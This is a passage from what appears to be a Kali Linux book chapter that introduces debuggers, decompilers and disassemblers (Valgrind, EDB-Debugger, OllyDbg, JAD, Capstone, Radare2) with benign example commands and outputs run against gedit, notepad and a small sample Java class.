
```
>>> print (X)
10
>>> X =100
>>> print (X)
100
>>> for Y in range(X,(X+11)):
...     print ("X =",X,"and Y =", Y )
...
X = 100 and Y = 100
X = 100 and Y = 101
X = 100 and Y = 102
X = 100 and Y = 103
X = 100 and Y = 104
X = 100 and Y = 105
X = 100 and Y = 106
X = 100 and Y = 107
X = 100 and Y = 108
X = 100 and Y = 109
X = 100 and Y = 110
```

Understanding the decision points

An **If structure** is a binary decision: either yes or no. A light switch on the wall is a physical example of an if structure. If the switch is in one position, the lights are on, and if it is in the other position, the lights are off:



A **Case Structure** is a decision structure with more than one "right answer", more than one "yes", and not a single "no". An example of this might be an ice cream dispenser with three flavors, chocolate, strawberry and vanilla. If you do not want ice cream, you do not even approach the machine. You have three choices and they are all correct:




Practicing reverse engineering

Since knowing the inputs and outputs cannot, with any surety, provide you with a true picture of the internal construction of the application you want to reverse engineer, let's look at some helpful utilities from Kali Linux that might make it easier. We will look at three **debuggers**, one **disassembly** tool, and one miscellaneous reverse-engineering tool.

We will show usage and output from two Linux-based debuggers, Valgrind and EDB-Debugger, and then the similar output from a Windows-only debugger, OllyDbg.

The disassembler is JAD, a Java decompiler.



Demystifying debuggers

What is debugging? The honor of coining the term is often erroneously attributed to Admiral Grace Hopper, on the occasion of her team members finding a physical (but dead) moth stuck in a relay inside a Mark II computer at Harvard University. The term may actually come from Thomas Edison as he mentioned and defined the term as "...little faults and difficulties..." In software development, a bug is usually a logic error, and not a typographical error in the code. Typos usually stop the code from compiling at all, so they do not get out of the developer's' lab. Logic errors do not stop the program from compiling, but they may cause a failure in the output or unexpected behavior when the program is initiated. Another word often used synonymously to **bug** is **defect**. **Technical debt** in a project is the number of defects unfixed in a project. Different project managers have different levels of tolerance for unfixed bugs. Many malware packages have several show-stopping bugs in their released versions, but some of the more sophisticated recent malware packages appear to be very low in technical debt.

Debuggers allow you to watch the behavior of an application in a step-wise manner. You can see what gets put into memory, what system calls are made and how the application pulls and releases memory. The main reason we use debuggers is to check the behavior of programs to which we have access to the source code. The reason for this is the programs we are most likely to debug are code made in our own workshops. This does not quite constitute a code security audit, but it can help a lot to find where a program is leaking memory, and how well it cleans up its used memory. Many programs display status reports on the command line, if you start them that way, which are internal debugging information. This could be cleaned up after release of the application, but in most use cases, the end user never sees any of it.

Using the Valgrind Debugger to discover memory leaks

Programs generally reserve memory from the total RAM available. One program we have found useful for debugging on the command line is Valgrind, which is not in the default Kali install. We add it when we find we need to do preliminary debugging. For instance, at one time a version of OpenOffice.org, the free open-source office suite. had a bug in Linux that was allowing the install, but failed to run the program. It just seized up at the display of the initial splash screen. Running the following command showed that it was looking for a file that did not exist. Rather than just sending a bug report, and hoping for a solution to be added as a patch to the source code, we just added the missing file as a blank text file. This allowed OpenOffice.org to start. The OpenOffice.org developers added a patch later that removed the bug, but we didn't have to wait for it.

As an example of Valgrind, here is the command-line code to run a test on gedit, a text editor:

```
valgrind -v --log-file="gedit-test.txt" gedit
```

It takes much longer to start a program when it is encased in a debugger, and the entire output will go to the log-file designated. Once the program is open, you can close the program by typing `[CTRL][C]` on the command line, or if the application under test has a GUI interface, you can close the window, and Valgrind will shut down after watching the application you are testing go down. In this example there are over 600 lines of output from the debugger, and you are going to need to use a more user-friendly debugger to find more useful information. Keeping in mind that **gedit** is a very mature program and it works flawlessly every time we use it to edit text files, it still has 24 memory errors noted by Valgrind in the undemanding use case of opening gedit, typing a few characters and closing without saving the new document.

```
==3444== HEAP SUMMARY:
==3444==     in use at exit: 5,973,782 bytes in 85,958 blocks
==3444==   total heap usage: 880,587 allocs, 794,629 frees, 72,508,191 bytes allocated
==3444==
==3444== Searching for pointers to 84,460 not-freed blocks
==3444== Checked 42,816,400 bytes
==3444==
==3444== LEAK SUMMARY:
==3444==    definitely lost: 29,661 bytes in 41 blocks
==3444==    indirectly lost: 32,872 bytes in 1,375 blocks
==3444==      possibly lost: 118,188 bytes in 1,697 blocks
==3444==    still reachable: 5,566,893 bytes in 81,347 blocks
==3444==         suppressed: 0 bytes in 0 blocks
==3444== Rerun with --leak-check=full to see details of leaked memory
==3444==
==3444== Use --track-origins=yes to see where uninitialised values come from
==3444== ERROR SUMMARY: 24 errors from 5 contexts (suppressed: 0 from 0)
```


Translating your app to assembler with the EDB-Debugger

The EDB-Debugger is a version of a Windows application called the Olly debugger. EDB-Debugger has the following features:

- A GUI interface which the developers call intuitive
- Standard debugging operations (step-into/step-over/run/break)
- More unusual conditional breakpoints
- A debugging core that is implemented as a plugin (you can drop in replacement core plugins)

- Some platforms may have several debugging APIs available, in which case you may have a plugin that implements any of them
- Basic instruction analysis
- View/dump memory regions
- Effective address inspection
- The data dump view is tabbed, allowing you to have several views of memory open at the same time and quickly switch between them
- It allows import and generation of symbol maps
- Plugins to extend the usability

EDB-Debugger is designed to debug Linux applications, and we will look at the same application, gedit, with EDB-Debugger. The GUI interface looks like this:



Here's what you're looking at:

1. The application being tested, and the process ID in the title bar
2. Memory location
3. Commands
4. General purpose binary command map
5. Bookmarks – Places of interest in the code
6. Registers set aside for data (specifically for the marked line in 2/3)
7. Data Dump – Memory locations and content
8. Memory Stack data

EDB-Debugger symbol mapper

EDB-Debugger can give you a symbol map by the command-line entry:

```
edb --symbols /usr/bin/gedit > gedit.map
```

The symbol table maps functions, lines, or variables in a program. In the case of gedit, the symbol table looks as follows:

```
2016-01-18T00:41:46Z +0000
cbfd8d4f96845155898bd322cef680a6 /usr/bin/gedit
0000000000400b10 00000000 T _init
0000000000400b40 00000010 P g_object_new@plt
0000000000400b50 00000010 P g_object_add_weak_pointer@plt
0000000000400b60 00000010 P g_application_get_type@plt
0000000000400b70 00000010 P g_type_check_instance_cast@plt
0000000000400b80 00000010 P bind_textdomain_codeset@plt
0000000000400b90 00000010 P gedit_dirs_init@plt
0000000000400ba0 00000010 P g_application_run@plt
0000000000400bb0 00000010 P setlocale@plt
0000000000400bc0 00000010 P bindtextdomain@plt
0000000000400bd0 00000010 P __stack_chk_fail@plt
0000000000400be0 00000010 P gedit_app_x11_get_type@plt
0000000000400bf0 00000010 P g_object_unref@plt
0000000000400c00 00000010 P textdomain@plt
0000000000400c10 00000010 P g_object_run_dispose@plt
0000000000400c20 00000010 P __libc_start_main@plt
0000000000400c30 00000010 P gedit_dirs_get_gedit_locale_dir@plt
0000000000400c40 00000010 P __gmon_start__@plt
0000000000400c50 00000010 P gedit_debug_message@plt
0000000000400c60 0000013c T main
0000000000400d9c 00000000 T _start
0000000000400ea0 00000065 T __libc_csu_init
0000000000400f10 00000002 T __libc_csu_fini
0000000000400f14 00000000 T _fini
0000000000400f20 00000004 D _IO_stdin_used
00000000006020a8 00000000 D __data_start
00000000006020a8 00000000 D data_start
00000000006020b8 00000000 D __bss_start
00000000006020b8 00000000 D _edata
00000000006020c0 00000000 D _end
gedit.map (END)
```

Running OllyDbg


If you are running the 64-bit version of Kali Linux 2.0, you will first need to update Kali. It is missing the 32-bit wine infrastructure and wine doesn't even want to start without that. Luckily, Kali Linux gives you a useful error message. You just have to copy the quoted part of the error message and run it.

```
root@kali:/usr/bin# ./wine
it looks like multiarch needs to be enabled.  as root, please
execute "dpkg --add-architecture i386 && apt-get update &&
apt-get install wine32"
Usage: wine PROGRAM [ARGUMENTS...]   Run the specified program
       wine --help                   Display this help and exit
       wine --version                Output version information and exit
```

The OllyDbg GUI window does look a lot like EDB-Debugger, though it is graphically a little uglier. We are looking at `notepad.exe`, which is a Windows-only editor, similar to a cut-down version of gedit. The window is broken up into the following:

1. The application being tested in the title bar
2. Memory location
3. Symbol mapping
4. Commands
5. Registers
6. Data dump – memory locations and content
7. Memory Stack data

When you open an executable file (EXE, PIF, or COM) it shows you the entire running program.



You could choose to run OllyDbg on your target Windows machine to look at an ongoing infection, by copying its folder to a flash drive and carrying the flash drive over to the infected machine. You could also install Kali Linux to a bootable flash drive as we mentioned in *Chapter 1, Sharpening the Saw*, and run Kali directly on the infected machine.

Introduction to disassemblers

A disassembler takes compiled binary code and displays the assembly code. This is similar to what the debuggers can show you.

Running JAD

JAD is a Java decompiler included with Kali Linux, and it seems like a useful tool for analyzing potentially dangerous Java applets that come in from web pages. The biggest problem with it is that it has not had a maintainer since 2011, and so is difficult to find, except in the Kali repository, and at Tomas Varaneckas's blog page *Jad Decompiler Download Mirror* at `http://varaneckas.com/jad/`.

The following is a page from the JAD help file, that you access from the main menu or by typing `jad` in the command line.

```
Jad v1.5.8e. Copyright 2001 Pavel Kouznetsov (kpdus@yahoo.com).
Usage:    jad [option(s)] <filename(s)>
Options: -a       - generate JVM instructions as comments (annotate)
         -af      - output fully qualified names when annotating
         -b       - generate redundant braces (braces)
         -clear   - clear all prefixes, including the default ones
         -d <dir> - directory for output files
         -dead    - try to decompile dead parts of code (if there are any)
         -dis     - disassembler only (disassembler)
         -f       - generate fully qualified names (fullnames)
         -ff      - output fields before methods (fieldsfirst)
         -i       - print default initializers for fields (definits)
         -l<num>  - split strings into pieces of max <num> chars (splitstr)
         -lnc     - output original line numbers as comments (lnc)
         -lradix<num>- display long integers using the specified radix
         -nl      - split strings on newline characters (splitstr)
```

For a short example of what it looks like to use JAD, we created a Java class for you. The next three illustrations are:

1. Original source code (not always available)
2. Running JAD
3. Decompiled source

So here is the source-code for a little Java class that will print some static content to the command-line standard output:

```
1
2 class KaliBookApp {
3     public static void main(String[] args) {
4         System.out.println("Learning to use Kali Linux is ");
5         System.out.println("A Gateway to Protecting ");
6         System.out.println("Your Network ");
7     }
8 }
```

With the application running, we showed the result of using the inline help (type a question mark instead of one of the letter choices) just to show the level of detail available. We then chose `a`, and JAD overwrote the source. This will not be a problem when you have only the compiled class.

```
root@kali:~/Documents/capstone# jad -sjava KaliBookApp.class
Parsing KaliBookApp.class...The class file version is 51.0 (only 45.3, 46.0 and
47.0 are supported)
Overwrite KaliBookApp.java [y/n/a/s] ? ?
Please answer 'y' for Yes, 'n' for No, 'a' for overwrite All, 's' for Skip all e
xisting. [y/n/a/s] ?a
 Generating KaliBookApp.java
```

Finally, here is the decompiled source code.

```
root@kali:~/Documents/capstone# cat KaliBookApp.java
// Decompiled by Jad v1.5.8e. Copyright 2001 Pavel Kouznetsov.
// Jad home page: http://www.geocities.com/kpdus/jad.html
// Decompiler options: packimports(3)
// Source File Name:   KaliBookApp.java

import java.io.PrintStream;

class KaliBookApp
{

    KaliBookApp()
    {
    }

    public static void main(String args[])
    {
        System.out.println("Learning to use Kali Linux is ");
        System.out.println("A Gateway to Protecting ");
        System.out.println("Your Network ");
    }
}
```

Create your own disassembling code with Capstone

The **Capstone** decompiling engine is well-maintained, and has a simple API. Basic Capstone libraries come default on Kali Linux, and you can build your own frontend using any language with which you are familiar. We are using Python, as it is our go-to scripting language. Using the aptitude search <keyword> command structure, you can make sure you have available packages, and can see the status of the packages. In this case you can see that "p" in the first column means that there is a package available, and "i" means it is installed. The "A" in the second column shows the package was installed automatically, and is probably a dependency for some other package. We have chosen to install libcapstone-dev for the 64-bit architecture we have on the Kali instance, in case we want to attempt to customize the behavior of Capstone. You don't need to do that to use Capstone.

```
root@kali:~# aptitude search capstone
p   libcapstone-dev             - lightweight multi-architecture disassembly
p   libcapstone-dev:i386        - lightweight multi-architecture disassembly
i A libcapstone3                - lightweight multi-architecture disassembly
p   libcapstone3:i386           - lightweight multi-architecture disassembly
i A python-capstone             - lightweight multi-architecture disassembly
p   python-capstone:i386        - lightweight multi-architecture disassembly
root@kali:~# aptitude install libcapstone-dev
The following NEW packages will be installed:
  libcapstone-dev
0 packages upgraded, 1 newly installed, 0 to remove and 8 not upgraded.
Need to get 806 kB of archives. After unpacking 4,123 kB will be used.
Get: 1 http://http.kali.org/kali/ sana/main libcapstone-dev amd64 3.0-0kali1 [80
6 kB]
Fetched 806 kB in 0s (1,094 kB/s)
Selecting previously unselected package libcapstone-dev.
(Reading database ... 339298 files and directories currently installed.)
Preparing to unpack .../libcapstone-dev_3.0-0kali1_amd64.deb ...
Unpacking libcapstone-dev (3.0-0kali1) ...
Setting up libcapstone-dev (3.0-0kali1) ...
```

Here is a simple disassembler script based on examples at `http://www.capstone-engine.org/lang_python.html`. This could be far more automated, but for the example, the hexcode is hardcoded into the script.

```
root@kali:~/Documents/capstone# cat simple_disassembler.py
# capstone_disassembler.py
#!/usr/bin/env python
# basic example

from capstone import *

hexcode = b"\x55\x48\x8b\x05\xb8\x13\x00\x00"

md = Cs(CS_ARCH_X86, CS_MODE_64)
for i in md.disasm(hexcode, 0x1000):
    print("0x%x:\t%s\t%s" %(i.address, i.mnemonic, i.op_str))
root@kali:~/Documents/capstone# python simple_disassembler.py
0x1000: push    rbp
0x1001: mov     rax, qword ptr [rip + 0x13b8]
root@kali:~/Documents/capstone#
```

Some miscellaneous reverse engineering tools

There is a large category of miscellaneous reverse-engineering tools, listed as such in the Kali Linux 1.x menu, but not categorized in the Kali Linux 2.0 menu. Rather than randomly picking a couple of these, we are showing you an integrated suite of tools led by Radare2.

Running Radare2

You can start Radare2 by clicking the menu link under **Reverse Engineering**. You are probably more comfortable with the command line now, so you will probably want to open it directly in the command line. Open the command-line launcher by typing the keyboard shortcut *ALT* + *F2*. Then the following command opens the program's help file in a new terminal window:

```
bash -c "radare2 -h" #  this makes sure that you are opening the bash
shell
#  rather than some other possible default shell
#  like the dash shell
```

To break this command down for you:

- `bash` opens a **bash** shell
- -c directs dash to read from a command string, which follows in double quotes, instead of waiting for standard input from the keyboard
- radare2 is the application we are opening
- `-h` is the option that opens a help file in the terminal window, if one exists `--help` is the long form of that option, (these options are available on almost every Linux command-line tool)

Radare2 is an advanced command-line hexadecimal editor, disassembler, and debugger. Radare2 (`http://radare.org`) states that Radare2 is a portable reversing framework.

```
root@kali:~# radare2 -h
Usage: r2 [-dDwntLqv] [-P patch] [-p prj] [-a arch] [-b bits] [-i file]
          [-s addr] [-B blocksize] [-c cmd] [-e k=v] file|-
 -a [arch]    set asm.arch
 -A           run 'aa' command to analyze all referenced code
 -b [bits]    set asm.bits
 -B [baddr]   set base address for PIE binaries
 -c 'cmd..'   execute radare command
 -C           file is host:port (alias for -c+=http://%s/cmd/)
 -d           use 'file' as a program to debug
 -D [backend] enable debug mode (e cfg.debug=true)
 -e k=v       evaluate config var
 -f           block size = file size
 -i [file]    run script file
 -k [kernel]  set asm.os variable for asm and anal
 -l [lib]     load plugin file
 -L           list supported IO plugins
 -n           disable analysis
 -N           disable user settings
 -q           quiet mode (no prompt) and quit after -i
 -p [prj]     set project file
 -P [file]    apply rapatch file and quit
 -s [addr]    initial seek
 -m [addr]    map file at given address
 -t           load rabin2 info in thread
 -v, -V       show radare2 version (-V show lib versions)
 -w           open file in write mode
 -h, -hh      show help message, -hh for long
```

Radare2 is the tip of a framework that is integrated with 10 plugins and several other applications. To keep the PG rating, we fuzzed out the last plugin name.

```
root@kali:~# radare2 -L
r__  zip         Open zip files apk://foo.apk or zip://foo.apk/classes.dex
rw_  shm         shared memory resources (shm://key)
rw_  rap         radare network protocol (rap://:port rap://host:port/file)
rwd  ptrace      ptrace and /proc/pid/mem (if available) io
rw_  procpid     proc/pid/mem io
rw_  mmap        open file using mmap://
rw_  malloc      memory allocation (malloc://1024 hex://10294505)
r__  mach        mach debug io (unsupported in this platform)
rw_  ihex        Intel HEX file (ihex://eeproms.hex)
rw_  http        http get (http://radare.org/)
rw_  haret       Attach to Haret WCE application (haret://host:port)
rwd  gdb         Attach to gdbserver, 'qemu -s', gdb://localhost:1234
r_d  debug       Debug a program or pid. dbg:///bin/ls, dbg://1388
rw_  bfdbg       BrainF[redacted] Debugger (bfdbg://path/to/file)
```

Additional members of the Radare2 tool suite

The Radare2 Suite really deserves its own chapter, if not a whole book. We have to mention some of the other useful tools available in this suite:

- rasm2
- rahash2
- radiff2
- rafind2
- rax2

Running rasm2

`Rasm2 /usr/bin/rasm2` is a command-line assembler/disassembler for several architectures; for example, Intel x86 and x86-64, MIPS, ARM, PowerPC, Java, and MSIL. This may be your go-to for disassembly when JAD is no longer available.

```
root@kali:~/radare# rasm2 -h
Usage: rasm2 [-CdDehLBvw] [-a arch] [-b bits] [-o addr] [-s syntax]
             [-f file] [-F fil:ter] [-i skip] [-l len] 'code'|hex|-
 -a [arch]    Set architecture to assemble/disassemble (see -L)
 -b [bits]    Set cpu register size (8, 16, 32, 64) (RASM2_BITS)
 -c [cpu]     Select specific CPU (depends on arch)
 -C           Output in C format
 -d, -D       Disassemble from hexpair bytes (-D show hexpairs)
 -e           Use big endian instead of little endian
 -f [file]    Read data from file
 -F [in:out]  Specify input and/or output filters (att2intel, x86.pseudo, ...)
 -h           Show this help
 -i [len]     ignore/skip N bytes of the input buffer
 -k [kernel]  Select operating system (linux, windows, darwin, ..)
 -l [len]     Input/Output length
 -L           List supported asm plugins
 -o [offset]  Set start address for code (default 0)
 -s [syntax]  Select syntax (intel, att)
 -B           Binary input/output (-l is mandatory for binary input)
 -v           Show version information
 -w           What's this instruction for? describe opcode
 If '-l' value is greater than output length, output is padded with nops
 If the last argument is '-' reads from stdin
```

Running rahash2

Rahash2 (`/usr/bin/rahash`) is a block-based hash tool, which supports many algorithms; for example MD4, MD5, CRC16, CRC32, SHA1, SHA256, SHA384, SHA512, par, xor, xorpair, mod255, hamdist, or entropy. You can use rahash2 to check the integrity of, and track changes to, files, memory dumps, and disks.

```
root@kali:~# rahash2 -h
Usage: rahash2 [-rBhLkv] [-b sz] [-a algo] [-s str] [-f from] [-t to] [file] ...
 -a algo     comma separated list of algorithms (default is 'sha256')
 -b bsize    specify the size of the block (instead of full file)
 -B          show per-block hash
 -f from     start hashing at given address
 -i num      repeat hash N iterations
 -S seed     use given seed (hexa or s:string) use ^ to prefix
 -k          show hash using the openssh's randomkey algorithm
 -q          run in quiet mode (only show results)
 -L          list all available algorithms (see -a)
 -r          output radare commands
 -s string   hash this string instead of files
 -t to       stop hashing at given address
 -v          show version information
root@kali:~#
```

The following is an example of testing the sha256 hash for a small file.

```
root@kali:~/Documents/capstone# rahash2 simple_disassembler.py
simple_disassembler.py: 0x00000000-0x0000010d sha256: 57494d10009e49e062fbed66d4
53ec6c09c619e912f26a3bbb2249de1f3d2b8b
root@kali:~/Documents/capstone# echo "# Added text" >> simple_disassembler.py
root@kali:~/Documents/capstone# rahash2 simple_disassembler.py
simple_disassembler.py: 0x00000000-0x0000011a sha256: d79cb3da61423c5983203e8540
724445630732d13125ac0a92190dcdc8b99be4
root@kali:~/Documents/capstone#
```

Running radiff2

Radiff2 is a binary utility that uses various algorithms to compare files. It supports byte-level or delta comparisons for binary files, and code-analysis comparisons to find changes in code blocks produced by a radare code analysis. The following is a test of comparing two states of the `/var/log/`messages log over the course of a couple of seconds. This is a comparison at the bit level, for random changes.

```
root@kali:~/radare# tail /var/log/messages > diff2
root@kali:~/radare# tail /var/log/messages > diff1
root@kali:~/radare# radiff2 -c -g * -t diff1 diff2
WARN: Use '-e bin.rawstr=true' or 'rabin2 -zz' to find strings on unknown file t
ypes
WARN: Use '-e bin.rawstr=true' or 'rabin2 -zz' to find strings on unknown file t
ypes
digraph code {
        graph [bgcolor=white];
        node [color=lightgray, style=filled shape=box fontname="Courier" fontsiz
e="8"];
        "0x00000000_0x00000000" -> "0x00000000_0x000000bc" [color="green"];
        "0x00000000_0x00000000" -> "0x00000000_0x00000053" [color="red"];
 "0x00000000_0x00000000" [color="lightgray", label="/ (fcn) fcn.00000000 2112\l|
 0x00000000   invalid\l| 0x00000001   invalid\l| 0x00000002   outsb\l| 0x0000000
3   and [rcx], dh\l| 0x00000005   cmp [rax], ah\l| 0x00000007   xor [rdi], dh\l|
```

Running rafind2

Rafind2 is designed to search for patterns in files. In the following example, `rafind2 -s "<string searched>" <file>` shows you what we see when we search for a string that we know to exist, and one we know to be absent.

```
Usage: rafind2 [-Xnzhv] [-b sz] [-f/t from/to] [-[m|s|e] str] [-x hex] file ..
root@kali:~/Documents/capstone# rafind -s "i.mnemonic" simple_disassembler.py
bash: rafind: command not found
root@kali:~/Documents/capstone# rafind2
Usage: rafind2 [-Xnzhv] [-b sz] [-f/t from/to] [-[m|s|e] str] [-x hex] file ..
root@kali:~/Documents/capstone# rafind2 -s "i.mnemonic" simple_disassembler.py
0xf6
root@kali:~/Documents/capstone# rafind2 -s "evil hacker" simple_disassembler.py

root@kali:~/Documents/capstone#
```

Running rax2

Rax2 is a mathematical expression evaluator for the command line. You can do many conversion operations that are useful for making base conversions between floating point values, hexadecimal representations, hexpair strings to ASCII, octal to integer, and so on. It also supports endianness settings and can be used as an interactive shell if no arguments are given.

```
root@kali:~# rax2 -h
Usage: rax2 [options] [expr ...]
  int    ->  hex           ;  rax2 10
  hex    ->  int           ;  rax2 0xa
  -int   ->  hex           ;  rax2 -77
  -hex   ->  int           ;  rax2 0xfffffffb3
  int    ->  bin           ;  rax2 b30
  bin    ->  int           ;  rax2 1010d
  float  ->  hex           ;  rax2 3.33f
  hex    ->  float         ;  rax2 Fx40551ed8
  oct    ->  hex           ;  rax2 35o
  hex    ->  oct           ;  rax2 0x12 (0 is a letter)
  bin    ->  hex           ;  rax2 1100011b
  hex    ->  bin           ;  rax2 Bx63
  raw    ->  hex           ;  rax2 -S < /binfile
  hex    ->  raw           ;  rax2 -s 414141
  -b    binstr -> bin      ;  rax2 -b 01000101 01110110
  -B    keep base          ;  rax2 -B 33+3 -> 36
  -d    force integer      ;  rax2 -d 3 -> 3 instead of 0x3
  -e    swap endianness    ;  rax2 -e 0x33
  -f    floating point     ;  rax2 -f 6.3+2.1
  -h    help               ;  rax2 -h
  -k    randomart          ;  rax2 -k 0x34 1020304050
  -n    binary number      ;  rax2 -e 0x1234   # 34120000
  -s    hexstr -> raw      ;  rax2 -s 43 4a 50
  -S    raw -> hexstr      ;  rax2 -S < /bin/ls > ls.hex
  -t    tstamp -> str      ;  rax2 -t 1234567890
  -x    hash string        ;  rax2 -x linux osx
  -u    units              ;  rax2 -u 389289238 # 317.0M
  -v    version            ;  rax2 -V
```

Some example conversions with rax2 include:

